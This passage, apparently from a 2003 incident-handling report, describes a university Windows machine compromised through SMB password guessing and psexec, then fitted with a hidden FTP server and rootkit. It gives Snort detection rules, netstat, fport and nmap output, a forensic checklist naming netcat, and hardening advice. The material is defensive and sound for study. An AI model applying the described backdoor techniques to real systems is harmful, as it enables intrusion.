content:"| 00 00 00 23 ff 53 4d 42 73 6d 00 00 c0|";)

alert tcp $HOME_NET 445 -> $EXTERNAL_NET any (flags:AP;
msg:"Failed SMB logon - possible SMB Bruteforce (port 445)";
content:"| 00 00 00 23 ff 53 4d 42 73 6d 00 00 c0|";)
```

Both of these rules look for the "STATUS_LOGON_FAILURE" response to an "SMB Session Setup AndX" command where the error message is being sent out from the local network ($HOME_NET).

When dealing with large numbers of users who are permitted to login using SMB remotely, a simpler method might be to look for the placing of a backdoor. Recently we have begun testing a new snort rule that I have created specifically for attackers using the psexec tool.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg: "PSEXECSVC
usage (TCP 445)"; content:"|5c 00 70 00 73 00 65 00 78 00 65 00
63 00 73 00 76 00 63 00 00 00|";)
```

While this is still in the testing stage, we have already begun to see activity and will refine it to reduce false positives and, if possible, false negatives.  The meat of this rule is that it looks for the hexadecimal content of 5c 00 70 00 73 00 65 00 78 00 65 00 63 00 73 00 76 00 63 00 00 00, which translates to \psexecsvc, a 'file/service' that is temporarily created remotely to handle the file transfer and/or execution of programs.  This rule only looks for these connections on TCP port 445, but it can be modified by simply replacing the 445 in the first line with 139.

### Detecting a Backdoor

There are a number of ways to identify the creation of a backdoor on a system. Among the most common methods are a close examination of the event logs, using fport and/or netstat (a method that wouldn't have worked in this particular instance), finding newly opened ports with nmap, and Snort.

Using psexec to install a backdoor, though very efficient, is not without its problems for attackers, specifically it creates log entries in the System Event Log, similar to the one seen in Figure 16 during the Eradication phase of incident handling.  These entries use Event ID's 7035 and 7036 and have a source of the Service Control Manager and lists the account used.  Unfortunately, all service start and stop events use these same Event ID's and have this same source, so it can be hard to see psexec events without looking through them individually, however, one thing that can tip an administrator off is when these Event ID's are

[14] These rules are modified from rules developed by Daniel March and Daniel Taylor in "Network Intrusion Detection Systems – New Signatures"

associate with a username instead of “System.” To make this easier, an administrator can also save event logs to a text format and search the file for the keyword PsExec. This can be done by right-clicking on an event log in the “Event Viewer” and choosing “Save Log File As.” When the ‘save as’ dialog appears it is important to choose either Text or CSV for the file type, because the Event Log type is a binary format and can’t be read easily. If PsExec is not used, the Event Logs can still be used, but that requires a close examination of what services are started as compared to what ones should be running on a system.

While it would not have worked in this instance, it is normally possible to discover backdoors on Windows using a combination fport and netstat. Using `netstat -an`, from a command window, it is possible to get a list of all open and listening connections. An edited example is shown below:

```
C:\>netstat -an
Active Connections
  Proto  Local Address          Foreign Address    State
  TCP    0.0.0.0:113            0.0.0.0:0          LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0          LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0          LISTENING
  TCP    0.0.0.0:1069           10.1.1.1:6667      LISTENING
```

In the above example it is important to note that there are two extra ports as part of this backdoor. One that is listening on 113 and one that is active to a remote machine on port 6667. Looking at this example the backdoor is an IRC based one (the connection to a machine on 6667 is usually a sign of an IRC connection). Besides knowing that there is something listening or engaged in an active connection, it’s nice to know what that program is, which is where fport comes in handy. Besides telling what ports are open, fport also give their processor ID and the location of the backdoor.

```
C:\>fport
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process          Port  Proto Path
344   pirch98      ->  113   TCP   C:\Windows\system32\bdoor.exe
344   pirch98      ->  1069  TCP   C:\Windows\system32\bdoor.exe
```

### Finding the FTP Server

From the perspective of a Network Intrusion Detection System, such a Snort,[15] the signature to look for in the use of this service is an FTP server running on a non-standard port. In FTP there are traditionally two standard ports, TCP 20 (data) and TCP 21 (control). A snort signature to look for FTP running on a non-standard port was provided by Brian and others on the Snort Sigs mailing list[16] and is as follows:

```
alert tcp $HOME_NET !21:20 -> $EXTERNAL_NET any (msg:" FTP on non
standard FTP port"; flags:AP; content:"331 "; depth:4;
classtype:policy-violation;)
```

[15] http://www.snort.org

[16] This rule is an amalgamation of the rules and revisions found on the snort-sigs mailing list message at http://www.pantek.com/library/general/lists/snort.org/snort-sigs/msg00013.html

In short, this rule looks for “331,” the FTP response for a valid username requiring a password as defined by RFC 640 (Postel), when it is in a packet with both the ack and push flags (AP) set and which isn’t coming from TCP ports 20 or 21, where FTP traffic is normally seen. To help limit the number of false positives and increase the efficiency of the search, it only looks for the “331” in the first 4 bytes of data, where it would normally appear.

Another way of discovering an FTP server across the network is to use nmap and telnet (or netcat). Running nmap against all possible ports, should (in most circumstances) return a list of available ports as seen here:

```
C:\>nmap -sS -O -p 1-65535 192.168.75.130

Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on TEST-WXP (192.168.75.130):
(The 65527 ports scanned but not shown below are in state: closed)
Port       State       Service
135/tcp    open        loc-srv
139/tcp    open        netbios-ssn
445/tcp    open        microsoft-ds
1025/tcp   open        NFS-or-IIS
5000/tcp   open        UPnP
9991/tcp   open        issa
34363/tcp  open        unknown
Remote operating system guess: Windows Millennium Edition (Me), Win 2000,
or Win XP

Nmap run completed -- 1 IP address (1 host up) scanned in 156 seconds
```

Of these ports, 9991 and 34363 are not commonly found on a Windows computer. Running “`telnet 192.168.75.130 9991`” against this machine resulted in:

```
220-|............|||  **  |||  {{ Hacked by hydr0xyl }}  |||  **  |||............
```

The 220 reply code means that the server is ready for a new user. As will become apparent later this is a shorter message than the one received from the victim machine. During this test I didn’t bother adding the extra files that contained banners for uptime and data transfer information.

Locally, it is also possible to find an FTP server using netstat and fport in the same was as described for finding a backdoor, provided the attacker hasn’t specifically restricted access to those programs as happened in this incident.

### Attackers Covering Their Tracks

Discovering the rootkit was one of the hardest parts of this incident. The short version, as it will be discussed in greater detail during discussions on the Incident Handling process, is that using an alternate boot environment, examine the hard drive for files that appear out of place or did not show up while the victim OS was running. Then scan for any known viruses, trojan horses or hacker tools. In this case the hacker had hidden a large number of files that all began with the same five letters making them easily seen. Additionally, the files all had approximately the same creation time on the victim machine, making it possible to look for things happening within minutes, hours, days, etc. of that time by sorting the entries chronologically.

The unfortunate thing about rootkits, is that if the attacker does a really good job of selecting the tools used and hiding them carefully, it may be nearly impossible to discover them locally. In that case it might only be discovered by watching the network activity, by examining open ports with a tool like nmap[17] or by taking the system offline for a forensic exam.

## Protecting Against Password Guessing

To protect against password guessing there are a number of possible defenses based upon the environment where the computer resides, with off-line kiosk stations .probably needing less security than a corporate server that houses company secrets. For administrators and end users there are four main ways to mitigate or reduce this threat: 1) use strong passwords 2) remove the bindings for "File and Print Sharing for Microsoft Networks" 3) rename and protect the identity of the administrator account and 4) block access to the login ports.

The most commonly used approach is a combination of strong passwords and account lockouts. To configure a computer to automatically lock an account out, it is necessary to edit the local group policy. To do this it is necessary to go to the "Administrative Tools" in the Control Panel and open "Local Security Policy." From there, an administrator would go to Account Policy > Account Lockout Policy and set the "Account lockout duration," "Account lockout threshold" and Reset account lockout counter after" policies. The exact settings vary from environment to environment, but in general, I tend to recommend 5 minutes of lockout duration and reset time for each allowed guess, provided an excessive number of guesses are not allowed. Unfortunately, using this method, it is impossible to lockout the administrator account unless passprop.exe, from the Windows 2000 Resource Kit,[18] has been run on the system.

What is considered a strong password varies upon the environment, but is frequently defined as containing at least eight characters, more than two character types (uppercase, lowercase, numbers, punctuation) and not being an easily guessable word (like the name of a pet). In Windows NT 4 SP2 and better systems, strong passwords can be achieved by using passfilt.dll. In Windows NT 4 using passfilt.dll required editing the registry as described in Microsoft Knowledge Base Article 161990. Newer versions of Windows have made it possible to implement passfilt.dll through group policy (either local or domain policy). To do this, go to the "Administrative Tools" in the Control Panel and open "Local Security Policy." From there, an administrator would go to Account Policy > Password Policy and enable the "Password must meet complexity requirements" option.

Another best practice, for preventing remote logins to a computer is to unbind the "File and Print Sharing for Microsoft Networks" component from the network card. In order to do this, someone with administrator privileges needs to right click on the network card's icon in "Network Connections" (in the Control Panel). In the windows labeled "This connection uses the following items," unselect the desired

[17] http://www.insecure.org
[18] Though passprop.exe is obtained from the Windows 2000 Resource kit, it also works on Windows XP.

items. Once this has been unselected, it is simply a matter of clicking “Ok.” Some people have suggested uninstalling this component, but I have, on occasion, encountered software that requires these components be present though not necessarily active as part of its network usage, so uninstalling, should only be done after sufficient testing.

An alternative method of protecting against this attack, particularly against the specific targeting of the default administrator account, is to rename the Administrator account to something else (when doing this it is also necessary to change the account description). Though this seems like an easy option, changing the username is far from full proof, because it is usually possible to enumerate all usernames, groups and member lists using a tool like enum[19] from Bindview. Once an account list has been retrieved a tool like user2sid[20] can be used to find the administrator account. When using “user2sid \\computer_name account_name“ the program returns the account’s Security Identifier (SID) string which is made up of the computer’s SID and the user’s Relative Identifier (RID). Because the Administrator’s RID is always 500, it is still possible to find the administrator (“Well-Known Security Identifiers”). To protect against this enumeration, it is necessary to disable account enumeration following the steps outlined in Microsoft Knowledge Base Article 143474 for Windows NT and Q246261 for Windows 2000. By default, the Windows XP Local Security Settings enable the “Do not allow anonymous enumeration of SAM accounts” security option.

The final way to protect the computer against both account enumeration and password guessing is restricting access to the Windows ports. This access can be restricted with firewalls that block the Windows logon/file sharing ports (UDP 137, 138, 445 and TCP 139, 445) or the use of IPSec restrictions. Using IPSec it is possible to encrypt traffic by destination/source port, address or protocol and based upon Kerberos authentication, shared secret keys or security certificates. Additionally, it is possible to block traffic outright. In this situation, a stand alone computer, it is possible to block all windows file sharing traffic completely.[21]

In order for Microsoft to help prevent this in the future they should minimize the default configuration so that “File and Print sharing for Microsoft Networks” is not enabled by default. Relying on end-users and administrators to lock down their boxes has proven to be unreliable for Microsoft as witnessed by the large number of break-ins that occur against default machines.

Additionally, Microsoft should increase support for stronger authentication systems in its Operating System products. The use of static passwords, while time honored, is problematic because static passwords are always susceptible to password guessing attacks. In order to avoid these attacks, vendors (as well as

[19] http://razor.bindview.com/tools/desc/enum_readme.html
[20] http://www.ntbugtraq.com/default.asp?pid=55&did=6
[21] More information on IPSec on Windows can be found at http://www.microsoft.com/windows2000/techinfo/planning/security/ipsecsteps.asp

end users) should move toward one time passwords, biometrics and/or smart cards.

# Incident Handling Process

## *Preparation*

### Background

Like many campus networks, the University does not employ the use of firewalls except for on the most sensitive of administrative networks, such as the ones protecting payroll and student information. Instead the University uses a number of network based Intrusion Detection Systems running Snort (http://www.snort.org) and BRO (http://www.icir.org/vern/bro-info.html – an IDS that has been likened to the Naval Surface Warfare Center's Shadow[22] system in terms of design and complexity) sitting at the campus border. Using rules developed and implemented for both Snort and BRO, the Campus Information Security team attempts to limit the damage an attacker could do by looking for traffic patterns that denotes a computer had been compromised. Additionally, at the time of this incident the campus had begun performing statistical analysis of bandwidth usage to find computers that may require extra scrutiny based upon their network traffic, a form of anomaly detection. When a system is believed to be compromised, based upon the rules of the IDS systems or a network traffic analysis, the Campus Information Security office emails the relevant security contact.

### Policy

The college involved in this incident had traditionally employed a very informal incident handling processes, lacking in written policy. In that system, if a computer was thought to be compromised, a support staff member was sent out to look at the computer (frequently alone). If they found any evidence of a compromise (using whatever tools they knew), they would recommend that the operating system should be reinstalled with strong passwords, an updated anti-virus program and all current patches. While this system worked in so far as it went, it didn't allow for much collection of evidence or investigation of cause and led to several repeat compromises when the root cause was never discovered. With this in mind, the college's Information Services unit was in the process of formalizing an incident handling policy along with procedure and training.

At the time of this incident, the college was still developing policies for Incident Handling. Additionally procedures were being developed on how to use Forensic Incident Response Environment (FIRE – http://fire.dmzs.com) incident handling software and the people who would eventually be the core members of a team were just starting to learn the 6 step incident handling procedures. The policy that was being developed had spent months in an extremely draft stage, in large part because of two factors. The first issue was that the college's bureaucracy had

[22] http://www.nswc.navy.mil/ISSEC/CID/

little interest in the development of a Incident Handling policy, and the second was that there were philosophic and procedural differences in the way that different users (staff, faculty, researchers, grad student) and operating systems (Unix vs. Windows) were supported within the college. This resulted in strongly differing views of how the policy should work and be implemented.

Though never completed, the Incident Handling Policy draft under which this incident occurred was a seven page document outlining everything from types of incidents, to who covers the cost of an incident. Essentially, what we had developed, in its detail and design, was an Incident Handling FAQ for end users, but not a policy. For instance, the following comes from a section titled "What Constitutes an incident:"

> In the College of <*omitted*>, incidents usually fall into at least one of the following categories: Virus infection, Spam Relays and poor administration (weak passwords, unpatched/unmaintained software, etc.). This is not to say that other incidents have not been seen only that these are the most common. Other types of incidents seen include curious/malicious users (College users who are trying to go places they shouldn't) and users offering services they shouldn't (knowingly hosting illegal or copyrighted material). It is not uncommon for computers to suffer from more than one of these issues during a single incident. Each of these incidents requires its own level and style of response.

While FAQs may be great at explaining things, they don't really make good policies and this sort of long winded explanations made sure that no one responsible for an incident ever used the policy. As a result, incidents were not investigated as much as confirmed. In part this was a result of having a poorly trained (with regard to incident handling), decentralized IT staff.

Beyond the College's policy, the campus has its own Information Technology Security Policy. While the main part of this policy is the statement of responsibility in which, "Each member of the campus community is responsible for the security and protection of electronic information resources over which he or she has control," for this incident, it is the "Privacy and Confidentiality" section that became a stumbling block. According to that policy:

> Technical staff assigned to ensure the proper functioning and security of University electronic information resources and services are not permitted to search the contents of electronic communications or related transactional information except as provided for in the [system wide] Policy on Electronic Communications.

Because, any data that flows across the network is deemed an electronic communication, this policy severely limits our college's access to network activity logs. While there are exceptions laid out in the Policy on Electronic Communications, none of them applied to the situation at hand.

## Incident Handling Team

Because this incident concerned a host running a form of Windows, I (as the lead Windows System Administrator) was the primary Incident Handler. Though

System Administrators do not always make good Incident Handlers understanding security issues on a given platform is an essential part of the job and since no one on staff had more experience with Windows the job naturally fell on me. Working with me on this incident was the head of desktop support who was learning what to look for in Windows incidents in the event that I was unavailable. Our supervisor and unit director were also aware of the incident, though they didn't participate directly in the incident handling process at any point in time.

## Incident Handling Procedures

New to this particular incident was the first draft of an onsite evidence collection guide/checklist using the FIRE CD. Using FIRE on a Windows computer that is already running allows for the Incident Handler to run a simple batch file from the click of a button, "Local Analysis/Report," that performs several checks on a suspect computer and outputs the results to an audit.txt file created on the a: drive.




**Figure 10 - Running FIRE in Windows**

At the time of this incident, the latest version of FIRE was .40a. As an alpha release there were some known bugs, but as version .35b had been stable, and a preliminary test of the new version had revealed no new bugs, it was deemed usable for this incident. An abbreviated and sanitized version of this checklist is as follows:

1. Using F.I.R.E. choose "Local Analysis/Report" (this will dump an audit.txt file to the a:\ drive (this is done first to preserve as much information as possible before anything else occurs). This file can be examined for

potential information, but only after it has been write protected and examined for viruses.
*Note: the results of the following procedures are all in the audit.txt file but are more difficult to analyze on the spot, so running them separately may result in a faster diagnosis. .*

2. In the F.I.R.E. interface click “Open forensic cmd shell” and use the ensuing command shell to perform the following steps (this command shell uses trusted binaries that are contained on the CD)
3. Run “netstat -an” this will provide a list of listening ports and any external connections.
4. Run “psloggedon.exe” and look for users logged on locally and remotely. If there are people logged on remotely, the “netstat –an” run previously could be used to help determine if they are close by (college personnel) or on the other side of the world (attackers).
5. Run “NET START” and check for any unusual services (eg firedaemon, dameware, etc)
6. Run “pslist.exe.” this will list any executable programs running on the computer. Again look for any unusual programs such as firedaemon, VNC, nc (netcat) or dameware. Additionally, look for cmd, notepad or other common programs and compare them to the actual number running (“in the task bar”) at that time. If there are any of these running without front ends, these are very probably compromises. Remember that in XP there is the ability for multiple desktops (users) to be on at the same time.
7. Run Fport to find out what executables are running on each port. Be particularly mindful of any executables running from unusual paths (e.g. paths that include %), are from area’s of the file system which don’t normally have executables (e.g. winnt\fonts) or from otherwise unusual folders (e.g. c:\winnt\system32\+++\).
8. Run “NET USER” and check for any extra/unknown accounts.

### Incident Handling Forms

While handling any incident, an Incident Handler is supposed to complete a form (see appendix B) that includes essential information about the system. Including on the form were places for names, identifying information about the computer, its location, a description of the why the system is being investigated, the Incident Handler’s initial diagnosis and recommendations. This form is to be used for simple record keeping, in situations where the system’s owner/user was not interested in the collection of evidence; however it is only commonly used in Windows incidents (such as this) because of the differing support and incident handling styles. Additionally, when the owner/user of a system wished for a more extensive investigation (for instance they wished to know the extent of the damage or were concerned that there may be need for either legal or administrative punishment), the Incident Handler would be required to use the incident handling forms distributed by the SANS Institute.[23] These forms are used in this type of situation, because they were derived from a consensus process and could be reasonably justified in any administrative and/or legal cases that resulted from the incident. Though the SANS forms are very complete, they are not generally used, because most end users, like their supervisors, are uninterested in investigations.

## *Identification*

### Notification of Possible Incident

As is usually the case, since we don't run our own network monitoring systems and the maintenance of many of our systems is out of our control, our first indication that something was wrong was a message from the Campus Information Security office that daily statistical analysis of network usage had flagged this computer for closer scrutiny because a large amount of data was seen going to a single high level TCP port. As a result an nmap scan was performed against the computer and had produced the following results:

```
Interesting ports on xxx.yyy.zzz.edu (aaa.bbb.ccc.ddd):
(The 65528 ports scanned but not shown below are in state: closed)
Port       State       Service            Protocol     Version
135/tcp    open        loc-srv
139/tcp    open        netbios-ssn
445/tcp    open        microsoft-ds
1025/tcp   open        NFS-or-IIS
1027/tcp   open        IIS
5000/tcp   open        UPnP               HTTP
9991/tcp   open        issa
16851/tcp  open        unknown
34363/tcp  open        unknown
Remote operating system guess: Windows 2000/XP/ME

Nmap run completed -- 1 IP address (1 host up) scanned in 47 seconds
```

Noting the high ports seen listening on the nmap scan, the Campus Information Security office had followed this up with a telnet connection to port 9991 which resulted in the following output:

```
Connected to xxx.yyy.zzz.edu.
Escape character is '^]'.
220-|............|||  **  |||  {{ Hacked by hydr0xyl }}  |||  **  |||............
220-|
220-|-+-=oO¤}±±±±±±±±±±±±±±±±±±±±±±±±±±±±{¤Oo=-+-
220-|
220-| - Your IP is: aaa.bbb.nnn.mmm
220-| - Time: 11:43:45
220-| - Date: Tuesday 20 May, 2003
```

[23] http://www.sans.org/incidentforms/

```
220-| - Logged are 0 visits.
220-|
220-|-+-=oO¤}±±±±±±±±±±±±±±±±±±±±±±±±±±±{¤Oo=-+-
220-|
220-|¤º°``°º¤ø,¸¸,ø¤º°``°º¤¤º°``°º¤ø,¸¸,ø¤º°``°º¤¤º°``°º¤ø,¸¸,ø¤º°``°º¤
220-|
220-| KB uploaded ..................: 0 Kb
220-| KB downloaded ................: 0 Kb
220-| Free space ...................: 11670.33 Mb
220-| Users connected ..............: 1
220-| Server running ...............: 0 d 2 h 37 m 14 s
220 |
```

From these two pieces of information, it was clear that an incident had probably occurred and would need to be investigated further by the college's Information Services office.

While the information sent to our staff indicated an incident had probably occurred, it was up to the College's Information Security staff to determine if this was indeed the case (e.g. that the ftp server wasn't installed by the user). Additionally, should this prove to be an actual incident, it was up to our staff to evaluate the extent and nature of the compromise. For that information we sent an incident handling team to the computer to gather more information and find out if the computer contained any sensitive information. To do this, we relied, primarily, on several tools from the FIRE CD and discussions with the user.

The email about the incident was received by our staff at a few minutes before noon, but by the time we arrived at the suspect computer, the user had already left for lunch. Because many of our end users are researchers who may or may not have something actively happening on their computer or are users who by tradition and policy, expect a fair amount of privacy, we are not allowed to do anything unless the end user, or someone qualified/authorized to evaluate what is running is present at the computer with us. In this case there was no one who could make that evaluation, so we were forced to leave our business cards and a note on the user's door, asking to be contacted as soon as possible and prior to doing anything on the computer. Shortly after 1:00pm we received a call from the user and returned to the office to begin our inspection.

### On-Site Incident Confirmation

Despite the fact that IP addresses are assigned to active wall jacks at the request of a user, it is not uncommon for computers to be moved and for us to find a computer using an address other than the one assigned to that location. As a result, the first thing we did on-site was confirm the IP address in use by that computer. For Windows computers such as this one, a command window is opened by entering "cmd.exe" in the Run window (from the Start button). From the command window I typed in "`ipconfig /all`." Looking at the results we were able to verify that this was the computer involved in this investigation.

While I confirmed the IP address, my partner explained the reason we were there (the notice from the campus Information Security Office) and asked the user if they were aware of the FTP server on this computer. When the user denied any knowledge of the FTP server, they were then asked if there was any confidential or sensitive data (including student data as defined by FERPA[24]) on this computer. The user claimed that there was no FERPA data on the computer, however there was a final exam. Because the final exam had been given the day before, the user was very concerned that the integrity of the exam may have been compromised. In consultation with the user and the user's supervisor, it was determined that we would proceed as though there might eventually be some form of administrative action, if we could identify a culprit. This situation was complicated by the fact that we had little more than a week before the grades for this class had to be submitted and it was the desire of the instructor, and supervisor, that we would resolve the incident before then, in case they had to make adjustments to the grading system to compensate for a compromised exam. Since the end user and supervisor were unwilling to hire a consultant to perform an in-depth forensic analysis we were asked to do our best to determine the integrity of the exam. We agreed to do this with the understanding that we may never have a solid answer, because no one on our staff had training in computer forensics. Because the user was requesting a full investigation, we used the Incident Handling forms distributed by the SANS Institute. Even without rendering any specific information about the incident, verifying the IP address of the computer and that the user did not know there was an FTP server on the computer did verify that an incident had occurred by 1:30PM.

## Chain of Custody


It was during the evidence gathering and chain of custody that the lack of adequate software and preparation became evident. For the gathering of physical evidence the following equipment was secured from the victim's office and noted in the incident handling forms and witnessed by the head of desktop support:

1. 1 Dell computer, model Optiplex GX150
    a. Serial Number: [omitted]
    b. Property tag: 011003654
    c. Distinguishing Marks: none
    d. MAC address: 00 06 5B 1F 53 55
2. 1 Floppy disk containing the audit.txt file from FIRE
    a. Labeled: "Audit.txt, 5/20/2003, *<node name>*, *<IP address>*, gathered by John Ives"

Additionally, both my partner and I wrote out statements of what we had seen at the victim's computer and why we had pulled it off the network. We each signed and dated these statements and kept them with the incident forms and floppy disk.

[24] "The Family Educational Rights and Privacy Act (FERPA) (20 U.S.C. § 1232g; 34 CFR Part 99) is a Federal law that protects the privacy of student education records." (US Dept. of Education) <http://www.ed.gov/offices/OII/fpco/ferpa/>

Normally, the floppy disk label and evidence forms should have also contained the md5 checksum of the audit.txt file, however, there was a scripting error on the FIRE CD which resulted in the hash not being created. A subsequent checksum performed from my office workstation resulted in the hash E65BCC18CF4F5FE4F54C800C4C20EB28 as seen in Figure 12.



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>md5 a:\audit.txt
E65BCC18CF4F5FE4F54C800C4C20EB28

C:\>
```

**Figure 11 - MD5 Checksum Of Audit File**

After the forensic ghost images was taken of the victim's hard drive as described in the containment section, the hard drive was left in the computer in the desktop support office, a room to which many individuals have access. Though in the end, this was inconsequential, because we were unable to identify a culprit, a lack of adequate procedures and checklists had resulted in this corruption of the chain of custody when I had to leave abruptly for a family emergency at 5:30pm, about four hours into this incident and did not leave specific instructions as to the storage of the equipment.

Finally, after the incident had been confirmed as a security breach and the end user and supervisor had agreed to further investigation, a request was emailed to the Campus Information Security office for any network 'data' and logs. As described in the section on policy, our access to those logs is severely limited, and, because of that, my request was forwarded to the Campus' policy unit which acts as the arbitrator of policy. In the end, access to some of the 'trace logs' (which contain information about time, IPs, transfer size and services used – when known) were only provided weeks after the request. Unfortunately, these logs were provided after they were no longer able to have an effect upon the handling of this incident. Additionally, had they been provided sooner, they would still only have had limited value, because the trace logs only cover a subset of the TCP family of ports and services and, in retrospect, would have been unable to either confirm or contest the cause of this incident.

## *Containment*

Though it is sometimes recommended that a byte-by-byte backup should be created prior running any programs on a suspect system, it is impossible to perform a complete forensic backup of a Windows machine using Ghost while it is running and shutting it down will cause the loss of anything in memory. With that in mind we use the FIRE CD to quickly gather as much evidence as possible from the active system. This is done using trusted binaries located on the CD. The automatic evidence collection script, run from the "Local Analysis/Report" button in the Windows Interface (as seen in Figure 10), performs all of following commands, and writes the results to a:\audit.txt:

| | | | | |
|---|---|---|---|---|
| psinfo | net accounts | net file | net session | net share |
| net start | net use | net user | net view | arp –a |
| Netstat –anr | psloggedon | At | fport /p | pslist –x |
| nbtstat –c | dir /s /a:h /t:a c: | dir /s /a:h /t:a d: | procinterrogate –list | |

**Figure 12 - Commands Performed By FIRE's "Local Analysis/Report" Button**

These results can be used to understand what is happening on a system at that moment. The sanitized and edited results of this scan on the incident machine will be found in appendix C, however the results of fport and netstat were of immediate importance to the handling of this incident and will be discussed here. While the automated script was being run, we noticed that errors appeared in the command shell environment in which the batch file was running. These errors appeared for both the fport and netstat commands. The result in this case was that the following were written to the command window for "fport /p" and "netstat –anr:"

```
'fport' is not recognized as an internal or external command,
operable program or batch file.
```

And:

```
'netstat' is not recognized as an internal or external command,
operable program or batch file.
```

The strange results of the fport /p and netstat commands were immediately noticed and suggested that this was an unusual incident, because the FIRE CD had been previously tested and both of these programs had worked appropriately. Using the trusted binaries on the FIRE CD to open a command Window where the fport and netstat could be called from their actual location on the CD resulted in the same 'file not found' error. Using the `dir` command to list all files in the directories where fport and netstat resides on the CD did not list either file. At this point it seemed clear that the attacker had probably done something to hide these files and that further investigation on the effected machine could only further damage evidence.

Since the incident had been confirmed and the user had requested an investigation, we had to make every effort to maintain the operating system in as pristine a condition as reasonable. To this end, and because the computer was not a part of a domain, and did not share files with other computers, it was determined that the computer could be brought down 'hard' by unplugging it to prevent further disturbing any evidence.

## Jump Kit

Prior to this incident, the following equipment had been assembled for use in an incident: floppy disks (with labels), incident handling forms, Zip disks, writable CD's, pens (both regular and permanent markers) and the FIRE CD containing trusted binaries which could be used in Windows or as a bootable Linux environment. We also regularly used Symantec Ghost Corporate Edition 7.5[25] as part of our desktop support operation to duplicate hard drives and with its ability to do forensic images; it was considered an important tool in this area. For this particular incident the items used were: one floppy disk (with label), pens, one set of Incident handling forms from SANS, the FIRE CD and Ghost. We also had to order a pair of Hard Drives.

